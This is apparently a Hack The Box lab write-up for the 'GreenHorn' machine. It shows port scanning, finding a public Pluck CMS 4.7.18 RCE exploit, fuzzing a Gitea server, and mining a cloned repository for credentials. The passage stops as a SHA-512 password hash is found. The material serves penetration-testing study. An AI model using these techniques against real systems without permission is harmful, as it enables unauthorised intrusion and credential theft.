HTB GreenHorn Writeup: Pluck CMS 4.7.18 RCE to Root
Reconnaissance and Port Scanning

Add the IP address of the target to the /etc/hosts file.

Conduct a port scan first:
sudo nmap -sV -sC --max-rate=10000 greenhorn.htb
Web Application Discovery
I navigated to port 80 to check whether there is a static page or a running application.

I clicked on both page anchor tags, which redirected me to two separate applications: Pluck 4.7.18 and Plesk Obsidian 18.0.77.
Exploiting Pluck CMS 4.7.18 - Finding the RCE Vector
The authenticated CMS upload used for execution is technically similar to the plugin-upload foothold in HTB Nibbles: File Upload to Root.
Found an exploit for Pluck 4.7.18:

Since we need to get access on the target host, I will use the RCE exploit.
cp /usr/share/exploitdb/exploits/php/webapps/51592.py .
Normally, it requires you to download a module called requests_toolbelt.

It asked for a zip file for exploitation, yet I found another version that automatically creates and uploads a malicious payload:
I could not proceed with the exploit at this point because it requires admin authentication. Let's move on to port 3000.
Enumerating Gitea on Port 3000
I began to fuzz the repository management system on port 3000.
dirsearch -u http://greenhorn.htb:3000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt


During the process, I also manually checked pages beginning with the repos endpoint, which looked interesting:
Extracting Credentials from the Git Repository
I decided to check the repository manually for any credentials:


Checking the commit history first is much more useful compared to file-by-file checks:
http://greenhorn.htb:3000/GreenAdmin/GreenHorn/commit/d3278c32f25df1c2ae16c092b8d383d68bce977d
Manual approaches are a burden, so I discovered a page that automatically reveals secrets. At the same time, trufflehog did not find anything.
Clone the repo:
git clone http://greenhorn.htb:3000/GreenAdmin/GreenHorn
This cheatsheet worked very well in my case:

I did not find juicy data in the mining results, so I checked the security, settings, changepass, and options files.

Cracking the SHA-512 Password Hash
In changepass.php, it references another location containing a password file with a SHA512 hash.

The file has a dependency on another php file:

